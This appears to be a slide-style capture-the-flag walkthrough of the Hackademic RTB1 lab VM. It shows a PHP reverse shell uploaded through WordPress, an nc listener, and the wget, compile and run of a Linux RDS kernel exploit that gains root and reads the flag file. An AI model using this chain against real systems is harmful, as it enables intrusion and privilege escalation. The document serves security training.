Dashboard Write Manage Links Presentation Plugins Users Options Upload Logout (GeorgeMiller)

File uploaded!

Your file `revshell_04.php` was uploaded successfully!

Here's the code to display it:


```
<a href='/Hackademic_RTB1/wp-content/revshell_04.php' title=''></a>
```

Image Details:
Name: revshell_04.php
Size:5.37 KB
Type:application/x-php

load another
WordPress
1.5.1.1
Documentation — Support Forums
0.03 seconds

Command

http://192.168.116.132/Hackademic_RTB1/wp-content/revshell_04.php




```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ nano ~/Desktop/RBT1/revshell.php

┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.116.132 43351
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
 07:23:57 up  2:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
sh: no job control in this shell
sh-4.0$ █
```

Boom! Reverse shell obtained.

Privilege Escalation


Check kernel version:

uname -a




```
sh: no job control in this shell
sh-4.0$ uname -a
uname -a
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
sh-4.0$ 
```

Searchsploit rds



kali@kali: ~/Desktop/RBT1
kali@kali: ~/Desktop/RBT1
kali@kali: ~/Desktop/RBT1


```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ searchsploit rds

 Exploit Title                                                              |  Path
```



```
LG DVR LE6016D - Remote Users/Passwords Disclosure                           | hardware/remote/36014.
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege Escalation (Metasplo | linux/local/44677.rb
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation          | linux/local/15285.c
Linux Kernel 2.6.x - 'rds_recvmsg()' Local Information Disclosure            | linux/local/37543.c
Maian Uploader 4.0 - 'keywords' Cross-Site Scripting                         | php/webapps/31741.txt
```

Command


searchsploit 15285



```
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ searchsploit 15285

 Exploit Title                                                      |  Path

Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation | linux/local/15285.c

Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ 
```


Command

searchsploit -m 15285



```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ searchsploit 15285 -m

  Exploit: Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/15285
     Path: /usr/share/exploitdb/exploits/linux/local/15285.c
    Codes: CVE-2010-3904
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/RBT1/15285.c


┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ 
```

Transfer the exploit:



```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
```

Victim (HackademicRTB1)


cd /tmp

wget http://192.168.116.128:7000/15285.c

gcc 15285.c -o exploit

chmod +x exploit


./exploit



```
sh-4.0$ cd /tmp
cd /tmp
sh-4.0$ wget http://192.168.116.128:7000/15285.c
wget http://192.168.116.128:7000/15285.c
--2025-08-27 07:47:47--  http://192.168.116.128:7000/15285.c
Connecting to 192.168.116.128:7000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6860 (6.7K) [text/x-csrc]
Saving to: `15285.c'

     0K ......                                               100%  424M=0s

2025-08-27 07:47:47 (424 MB/s) - `15285.c' saved [6860/6860]

sh-4.0$ gcc 15285.c -o exploit
gcc 15285.c -o exploit
sh-4.0$ chmod +x exploit
chmod +x exploit
sh-4.0$ ./exploit
./exploit
[*] Linux kernel ⩾ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc0aa19ac
 [+] Resolved default_security_ops to 0xc0955c6c
 [+] Resolved cap_ptrace_traceme to 0xc055d9d7
 [+] Resolved commit_creds to 0xc044e5f1
```

Commond

Whoami




```
 [+] Resolved commit_creds to 0×c044e5f1
 [+] Resolved prepare_kernel_cred to 0×c044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
run
sh: line 1: run: command not found
whoami
root
```

Capture the Flag

Commond

cd /root
cat key.txt



```
whoami
root
cd /root
cat key.txt
Yeah!!
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hack
ademic.RTB1) :)

$_d&jgQ>>ak\#b"(Hx"o<la_%

Regards,
mr.pr0n || p0wnbox.Team || 2011
http://p0wnbox.com
```

Flag captured.

Summary

Phase Technique/Tool Discovery netdiscover Enumeration nmap, gobuster Exploitation SQLMap Post-Exploitation WordPress admin + reverse shell Privilege Escalation RDS kernel exploit (15285.c) Root Access Netcat + local exploit

Tool Summary

Tool	Purpose / Summary
Netdiscover	Network discovery, LAN target IP
Nmap	Port scanning, service detection, vulnerability scanning
Gobuster	Directory / file enumeration on web server
Sqlmap	Automated SQL injection exploitation, DB & table enumeration
Curl / Wget	HTTP requests, exploit / file download
WordPress Dashboard	Admin login, theme editor shell upload
Pentestmonkey PHP Reverse Shell	Reverse shell creation and upload
Netcat (nc)	Reverse shell listener
Searchsploit	Local exploit search (e.g., kernel exploit)
Python3 -m http.server	Hosting exploits for download by target
GCC	Compile exploits
Chmod	Set executable permissions for exploit
./exploit	Execute kernel exploit
uname -a	Check kernel version
whoami	Verify current user identity
cat	Read files (e.g., key.txt)

Limitations of RBT Level 1 (Remembering)

Limitation	Description
Surface-Level Learning Only	Learners can only recall facts, definitions, or basic concepts without deeper understanding. Example: Remembering 'Apache runs on port 80' but not understanding how it works.
No Critical Thinking or Analysis	At this level, students cannot analyze, evaluate, or solve problems. They remain dependent on rote memorization.
Low Knowledge Application	Remembering does not help in applying knowledge to real-world scenarios. Example: Knowing a CVE ID but being unable to exploit or mitigate it.
Limited Skill Development	Learners fail to develop higher-order cognitive skills like applying, analyzing, and creating.
Short-Term Retention	Information often remains in memory for a short period, making knowledge fragile and easily forgotten.

Thank You

Q & A

address: Farmgat, Dhaka
email: mdzahedhossain414@gmail.com
Phone: 01880922002